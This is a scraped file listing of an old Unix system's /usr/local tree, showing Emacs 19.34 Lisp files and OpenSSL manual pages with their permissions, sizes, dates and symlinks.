-r--r--r-- 0 0     1       4712 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/resume.el

-rw-r--r-- 0 0     1       2026 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/resume.elc

-r--r--r-- 0 0     1       4303 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ring.el

-rw-r--r-- 0 0     1       2610 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/ring.elc

-r--r--r-- 0 0     1      10458 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/rsz-mini.el
```

Report

-rw-r--r-- 0 0   1   5147 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/rsz-mini.elc

-r--r--r-- 0 0   1   4616 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/s-region.el

-rw-r--r-- 0 0   1   2751 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/s-region.elc

-r--r--r-- 0 0   1   8845 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/saveplace.el

-rw-r--r-- 0 0   1   4477 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/saveplace.elc

-r--r--r-- 0 0   1   8567 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/scroll-bar.el

-rw-r--r-- 0 0   1   4975 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/scroll-bar.elc

-r--r--r-- 0 0   1   10734 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/select.el

-rw-r--r-- 0 0   1   6960 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/select.elc

-r--r--r-- 0 0   1   40343 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/sendmail.el

-rw-r--r-- 0 0   1   23758 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/sendmail.elc

-r--r--r-- 0 0   1   16817 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/server.el

-rw-r--r-- 0 0   1   8988 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/server.elc

-r--r--r-- 0 0   1   40921 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/sgml-mode.el

-rw-r--r-- 0 0   1   39380 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/sgml-mode.elc

-r--r--r-- 0 0   1   44098 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/sh-script.el

-rw-r--r-- 0 0   1   38750 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/sh-script.elc

-r--r--r-- 0 0   1   7644 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/shadow.el

Report

-rw-r--r-- 0 0   1   3743 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/shadow.elc

-r--r--r-- 0 0   1   35235 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/shell.el

-rw-r--r-- 0 0   1   21931 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/shell.elc

-r--r--r-- 0 0   1   118751 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/simple.el

-rw-r--r-- 0 0   1   74618 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/simple.elc

-r--r--r-- 0 0   1   22316 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/skeleton.el

-rw-r--r-- 0 0   1   14705 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/skeleton.elc

-r--r--r-- 0 0   1   18640 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/sort.el

-rw-r--r-- 0 0   1   9864 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/sort.elc

-r--r--r-- 0 0   1   36671 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/startup.el

-rw-r--r-- 0 0   1   18629 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/startup.elc

-rw-r--r-- 0 0   1   147 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/subdirs.el

-r--r--r-- 0 0   1   34008 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/subr.el

-rw-r--r-- 0 0   1   23060 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/subr.elc

-r--r--r-- 0 0   1   2662 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/tabify.el

-rw-r--r-- 0 0   1   1447 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/tabify.elc

-r--r--r-- 0 0   1   46657 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/tar-mode.el

-rw-r--r-- 0 0   1   25465 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/tar-mode.elc

Report

-r--r--r-- 0 0   1   26575 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/tempo.el

-rw-r--r-- 0 0   1   17285 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/tempo.elc

drwxr-xr-x 0 0   1   0 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/

-r--r--r-- 0 0   1   26 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/apollo.el

-rw-r--r-- 0 0   1   488 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/apollo.elc

-r--r--r-- 0 0   1   11154 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/bg-mouse.el

-rw-r--r-- 0 0   1   6700 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/bg-mouse.elc

-r--r--r-- 0 0   1   96 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/bobcat.el

-rw-r--r-- 0 0   1   490 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/bobcat.elc

-r--r--r-- 0 0   1   3516 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/internal.el

-rw-r--r-- 0 0   1   1718 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/internal.elc

-r--r--r-- 0 0   1   1291 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/keyswap.el

-rw-r--r-- 0 0   1   589 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/keyswap.elc

-r--r--r-- 0 0   1   2926 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/lk201.el

-rw-r--r-- 0 0   1   1559 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/lk201.elc

-r--r--r-- 0 0   1   2723 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/news.el

-rw-r--r-- 0 0   1   982 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/news.elc

-r--r--r-- 0 0   1   11297 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/pc-win.el

Report

```
-rw-r--r-- 0 0    1        7642 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/pc-win.elc

-r--r--r-- 0 0    1        9910 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/sun.el

-rw-r--r-- 0 0    1        5327 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/sun.elc

-r--r--r-- 0 0    1       24609 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/sun-mouse.el

-rw-r--r-- 0 0    1       17644 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/sun-mouse.elc

-r--r--r-- 0 0    1        6034 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/sup-mouse.el

-rw-r--r-- 0 0    1        3462 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/sup-mouse.elc

-r--r--r-- 0 0    1        4288 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/tvi970.el

-rw-r--r-- 0 0    1        2275 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/tvi970.elc

-r--r--r-- 0 0    1        2114 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt100.el

-rw-r--r-- 0 0    1         981 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt100.elc

-r--r--r-- 0 0    1          26 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt102.el

-rw-r--r-- 0 0    1         486 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt102.elc

-r--r--r-- 0 0    1          26 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt125.el

-rw-r--r-- 0 0    1         486 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt125.elc

-r--r--r-- 0 0    1         220 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt200.el

-rw-r--r-- 0 0    1         556 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt200.elc

-r--r--r-- 0 0    1         221 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt201.el
```

Report

```
-rw-r--r-- 0 0     1       556 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt201.elc

-r--r--r-- 0 0     1       221 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt220.el

-rw-r--r-- 0 0     1       556 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt220.elc

-r--r--r-- 0 0     1       220 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt240.el

-rw-r--r-- 0 0     1       556 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt240.elc

-r--r--r-- 0 0     1        99 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt300.el

-rw-r--r-- 0 0     1       556 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt300.elc

-r--r--r-- 0 0     1        99 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt320.el

-rw-r--r-- 0 0     1       556 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt320.elc

-r--r--r-- 0 0     1        99 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt400.el

-rw-r--r-- 0 0     1       556 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt400.elc

-r--r--r-- 0 0     1        99 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt420.el

-rw-r--r-- 0 0     1       556 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/vt420.elc

-r--r--r-- 0 0     1     20171 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/win32-win.el

-rw-r--r-- 0 0     1     10659 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/win32-win.elc

-r--r--r-- 0 0     1      4870 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/wyse50.el

-rw-r--r-- 0 0     1      2102 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/wyse50.elc

-r--r--r-- 0 0     1     21829 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/term/x-win.el
```

Report

-rw-r--r-- 0 0   1   11990 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/x-win.elc

-r--r--r-- 0 0   1   1850 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/xterm.el

-rw-r--r-- 0 0   1   921 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/xterm.elc

-r-xr-xr-x 0 0   1   7347 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/xterm-emacs.el

-rw-r--r-- 0 0   1   3960 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/xterm-emacs.elc

-r--r--r-- 0 0   1   2235 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/AT386.el

-rw-r--r-- 0 0   1   807 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/AT386.elc

-r--r--r-- 0 0   1   8428 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term/README

-r--r--r-- 0 0   1   130728 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term.el

-rw-r--r-- 0 0   1   68642 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term.elc

-r--r--r-- 0 0   1   521 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term-nasty.el

-rw-r--r-- 0 0   1   465 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/term-nasty.elc

-r--r--r-- 0 0   1   45163 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/terminal.el

-rw-r--r-- 0 0   1   26350 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/terminal.elc

-r--r--r-- 0 0   1   115156 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/texinfmt.el

-rw-r--r-- 0 0   1   51980 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/texinfmt.elc

-r--r--r-- 0 0   1   31269 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/texinfo.el

-rw-r--r-- 0 0   1   22812 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/texinfo.elc

Report

```
-r--r--r-- 0 0     1       79124 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/texnfo-upd.el
-rw-r--r-- 0 0     1        41235 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/texnfo-upd.elc
-r--r--r-- 0 0     1        5762 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/text-mode.el
-rw-r--r-- 0 0     1         3871 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/text-mode.elc
-r--r--r-- 0 0     1        6718 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/thingatpt.el
-rw-r--r-- 0 0     1         4049 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/thingatpt.elc
-r--r--r-- 0 0     1        6777 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/time.el
-rw-r--r-- 0 0     1         4395 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/time.elc
-r--r--r-- 0 0     1       18459 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/time-stamp.el
-rw-r--r-- 0 0     1        11609 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/time-stamp.elc
-r--r--r-- 0 0     1       14313 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/timer.el
-rw-r--r-- 0 0     1         9804 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/timer.elc
-r--r--r-- 0 0     1       14738 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/timezone.el
-rw-r--r-- 0 0     1         9457 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/timezone.elc
-r--r--r-- 0 0     1       15943 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/tmm.el
-rw-r--r-- 0 0     1         8097 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/tmm.elc
-r--r--r-- 0 0     1        4198 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/tq.el
-rw-r--r-- 0 0     1         2864 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/tq.elc
```

Report

```
-r--r--r-- 0 0    1       10582 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/trace.el
-rw-r--r-- 0 0    1        4603 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/trace.elc
-r--r--r-- 0 0    1       22969 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/two-column.el
-rw-r--r-- 0 0    1       10859 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/two-column.elc
-r--r--r-- 0 0    1       36376 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/type-break.el
-rw-r--r-- 0 0    1       24199 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/type-break.elc
-r--r--r-- 0 0    1        3597 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/uncompress.el
-rw-r--r-- 0 0    1        1841 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/uncompress.elc
-r--r--r-- 0 0    1        2146 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/underline.el
-rw-r--r-- 0 0    1        1152 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/underline.elc
-r--r--r-- 0 0    1       15395 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/uniquify.el
-rw-r--r-- 0 0    1        7705 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/uniquify.elc
-r--r--r-- 0 0    1        5296 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/userlock.el
-rw-r--r-- 0 0    1        3866 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/userlock.elc
-r--r--r-- 0 0    1      104893 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/vc.el
-rw-r--r-- 0 0    1       50454 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/vc.elc
-r--r--r-- 0 0    1       43605 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/vc-hooks.el
-rw-r--r-- 0 0    1       18435 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/vc-hooks.elc
```

Report

```
-r--r--r-- 0 0      1        2753 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/version.el
-rw-r--r-- 0 0      1        1978 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/version.elc
-r--r--r-- 0 0      1       18050 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/view.el
-rw-r--r-- 0 0      1       13496 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/view.elc
-r--r--r-- 0 0      1       11159 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/window.el
-rw-r--r-- 0 0      1        7608 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/window.elc
-r--r--r-- 0 0      1        5116 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/x-menu.el
-rw-r--r-- 0 0      1        3505 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/x-menu.elc
-r--r--r-- 0 0      1       17976 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/COPYING
-r--r--r-- 0 0      1         459 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/README
drwxr-xr-x 0 0      1           0 Apr 28  1999 /usr/local/share/emacs/19.34/site-lisp/
-rw-r--r-- 0 0      1         600 Feb 22  2003 /usr/local/share/Ssh.bin
drwxr-xr-x 0 0      1           0 Mar 11  2003 /usr/local/ssl/
drwxr-xr-x 0 0      1           0 Sep  9  2002 /usr/local/ssl/certs/
drwxr-xr-x 0 0      1           0 Mar 11  2003 /usr/local/ssl/man/
drwxr-xr-x 0 0      1           0 Mar 11  2003 /usr/local/ssl/man/man1/
-rw-r--r-- 0 0      1        8425 Feb 21  2003 /usr/local/ssl/man/man1/asn1parse.1
-rw-r--r-- 0 0      1       27400 Feb 21  2003 /usr/local/ssl/man/man1/ca.1
```

Report

-rw-r--r-- 0 0   1   18459 Feb 21 2003 /usr/local/ssl/man/man1/ciphers.1

-rw-r--r-- 0 0   1   6651 Feb 21 2003 /usr/local/ssl/man/man1/crl.1

-rw-r--r-- 0 0   1   6771 Feb 21 2003 /usr/local/ssl/man/man1/crl2pkcs7.1

-rw-r--r-- 0 0   1   6630 Feb 21 2003 /usr/local/ssl/man/man1/dgst.1

-rw-r--r-- 0 0   1   8071 Feb 21 2003 /usr/local/ssl/man/man1/dhparam.1

-rw-r--r-- 0 0   1   8674 Feb 21 2003 /usr/local/ssl/man/man1/dsa.1

-rw-r--r-- 0 0   1   6893 Feb 21 2003 /usr/local/ssl/man/man1/dsaparam.1

-rw-r--r-- 0 0   1   12721 Feb 21 2003 /usr/local/ssl/man/man1/enc.1

-rw-r--r-- 0 0   1   5494 Feb 21 2003 /usr/local/ssl/man/man1/gendsa.1

-rw-r--r-- 0 0   1   6525 Feb 21 2003 /usr/local/ssl/man/man1/genrsa.1

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man1/mdc2.1 -> dgst.1

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man1/md2.1 -> dgst.1

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man1/md4.1 -> dgst.1

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man1/md5.1 -> dgst.1

-rw-r--r-- 0 0   1   5779 Feb 21 2003 /usr/local/ssl/man/man1/nseq.1

-rw-r--r-- 0 0   1   18217 Feb 21 2003 /usr/local/ssl/man/man1/ocsp.1

-rw-r--r-- 0 0   1   13545 Feb 21 2003 /usr/local/ssl/man/man1/openssl.1

-rw-r--r-- 0 0   1   5916 Feb 21 2003 /usr/local/ssl/man/man1/passwd.1

Report

```
-rw-r--r-- 0 0     1        16090 Feb 21  2003 /usr/local/ssl/man/man1/pkcs12.1

-rw-r--r-- 0 0     1         6302 Feb 21  2003 /usr/local/ssl/man/man1/pkcs7.1

-rw-r--r-- 0 0     1        12863 Feb 21  2003 /usr/local/ssl/man/man1/pkcs8.1

-rw-r--r-- 0 0     1         5075 Feb 21  2003 /usr/local/ssl/man/man1/rand.1

-rw-r--r-- 0 0     1        26099 Feb 21  2003 /usr/local/ssl/man/man1/req.1

lrwxrwxrwx  0 0     1            0 Mar 11  2003 /usr/local/ssl/man/man1/ripemd160.1 -> dgst.1

-rw-r--r-- 0 0     1         9866 Feb 21  2003 /usr/local/ssl/man/man1/rsa.1

-rw-r--r-- 0 0     1         9765 Feb 21  2003 /usr/local/ssl/man/man1/rsautl.1

-rw-r--r-- 0 0     1        12618 Feb 21  2003 /usr/local/ssl/man/man1/s_client.1

-rw-r--r-- 0 0     1        13983 Feb 21  2003 /usr/local/ssl/man/man1/s_server.1

-rw-r--r-- 0 0     1         8308 Feb 21  2003 /usr/local/ssl/man/man1/sess_id.1

lrwxrwxrwx  0 0     1            0 Mar 11  2003 /usr/local/ssl/man/man1/sha.1 -> dgst.1

lrwxrwxrwx  0 0     1            0 Mar 11  2003 /usr/local/ssl/man/man1/sha1.1 -> dgst.1

-rw-r--r-- 0 0     1        17408 Feb 21  2003 /usr/local/ssl/man/man1/smime.1

-rw-r--r-- 0 0     1         4955 Feb 21  2003 /usr/local/ssl/man/man1/speed.1

-rw-r--r-- 0 0     1         7626 Feb 21  2003 /usr/local/ssl/man/man1/spkac.1

-rw-r--r-- 0 0     1        19654 Feb 21  2003 /usr/local/ssl/man/man1/verify.1

-rw-r--r-- 0 0     1         4880 Feb 21  2003 /usr/local/ssl/man/man1/version.1
```

Report

-rw-r--r-- 0 0   1   33414 Feb 21 2003 /usr/local/ssl/man/man1/x509.1

-rw-r--r-- 0 0   1   10062 Feb 21 2003 /usr/local/ssl/man/man1/CA.pl.1

drwxr-xr-x 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/

-rw-r--r-- 0 0   1   5618 Feb 21 2003 /usr/local/ssl/man/man3/bio.3

-rw-r--r-- 0 0   1   9164 Feb 21 2003 /usr/local/ssl/man/man3/blowfish.3

-rw-r--r-- 0 0   1   9983 Feb 21 2003 /usr/local/ssl/man/man3/bn.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_add_words.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_check_top.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_cmp_words.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_div_words.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_dump.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_expand.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_expand2.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_fix_top.3 -> bn_internal.3

-rw-r--r-- 0 0   1   14489 Feb 21 2003 /usr/local/ssl/man/man3/bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_mul_add_words.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_mul_comba4.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_mul_comba8.3 -> bn_internal.3

Report

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_mul_high.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_mul_low_normal.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_mul_low_recursive.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_mul_normal.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_mul_part_recursive.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_mul_recursive.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_mul_words.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_print.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_set_high.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_set_low.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_set_max.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_sqr_comba4.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_sqr_comba8.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_sqr_normal.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_sqr_recursive.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_sqr_words.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_sub_words.3 -> bn_internal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/bn_wexpand.3 -> bn_internal.3

Report

```
-rw-r--r-- 0 0      1         6191 Feb 21  2003 /usr/local/ssl/man/man3/buffer.3

-rw-r--r-- 0 0      1         6327 Feb 21  2003 /usr/local/ssl/man/man3/crypto.3

-rw-r--r-- 0 0      1        21845 Feb 21  2003 /usr/local/ssl/man/man3/des.3

lrwxrwxrwx 0 0      1            0 Mar 11  2003 /usr/local/ssl/man/man3/des_read_password.3 -> ui_compat.3

lrwxrwxrwx 0 0      1            0 Mar 11  2003 /usr/local/ssl/man/man3/des_read_pw.3 -> ui_compat.3

lrwxrwxrwx 0 0      1            0 Mar 11  2003 /usr/local/ssl/man/man3/des_read_pw_string.3 -> ui_compat.3

lrwxrwxrwx 0 0      1            0 Mar 11  2003 /usr/local/ssl/man/man3/des_read_2passwords.3 -> ui_compat.3

-rw-r--r-- 0 0      1         6472 Feb 21  2003 /usr/local/ssl/man/man3/dh.3

-rw-r--r-- 0 0      1         8071 Feb 21  2003 /usr/local/ssl/man/man3/dsa.3

-rw-r--r-- 0 0      1         4528 Feb 21  2003 /usr/local/ssl/man/man3/d2i_ASN1_OBJECT.3

-rw-r--r-- 0 0      1         4495 Feb 21  2003 /usr/local/ssl/man/man3/d2i_DHparams.3

lrwxrwxrwx 0 0      1            0 Mar 11  2003 /usr/local/ssl/man/man3/d2i_DSA_PUBKEY.3 -> d2i_DSAPublicKey.3

lrwxrwxrwx 0 0      1            0 Mar 11  2003 /usr/local/ssl/man/man3/d2i_DSA_SIG.3 -> d2i_DSAPublicKey.3

lrwxrwxrwx 0 0      1            0 Mar 11  2003 /usr/local/ssl/man/man3/d2i_DSAPrivateKey.3 -> d2i_DSAPublicKey.3

-rw-r--r-- 0 0      1         6957 Feb 21  2003 /usr/local/ssl/man/man3/d2i_DSAPublicKey.3

lrwxrwxrwx 0 0      1            0 Mar 11  2003 /usr/local/ssl/man/man3/d2i_Netscape_RSA.3 -> d2i_RSAPublicKey.3

-rw-r--r-- 0 0      1         6152 Feb 21  2003 /usr/local/ssl/man/man3/d2i_PKCS8PrivateKey.3

lrwxrwxrwx 0 0      1            0 Mar 11  2003 /usr/local/ssl/man/man3/d2i_PKCS8PrivateKey_bio.3 -> d2i_PKCS8PrivateKey.3
```

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lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/d2i_PKCS8PrivateKey_fp.3 -> d2i_PKCS8PrivateKey.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/d2i_RSA_PUBKEY.3 -> d2i_RSAPublicKey.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/d2i_RSAPrivateKey.3 -> d2i_RSAPublicKey.3

-rw-r--r-- 0 0   1   5977 Feb 21 2003 /usr/local/ssl/man/man3/d2i_RSAPublicKey.3

-rw-r--r-- 0 0   1   6728 Jan 20 2003 /usr/local/ssl/man/man3/d2i_SSL_SESSION.3

-rw-r--r-- 0 0   1   11381 Feb 21 2003 /usr/local/ssl/man/man3/d2i_X509.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/d2i_X509_bio.3 -> d2i_X509.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/d2i_X509_fp.3 -> d2i_X509.3

-rw-r--r-- 0 0   1   4539 Feb 21 2003 /usr/local/ssl/man/man3/d2i_X509_ALGOR.3

-rw-r--r-- 0 0   1   4784 Feb 21 2003 /usr/local/ssl/man/man3/d2i_X509_CRL.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/d2i_X509_CRL_bio.3 -> d2i_X509_CRL.3

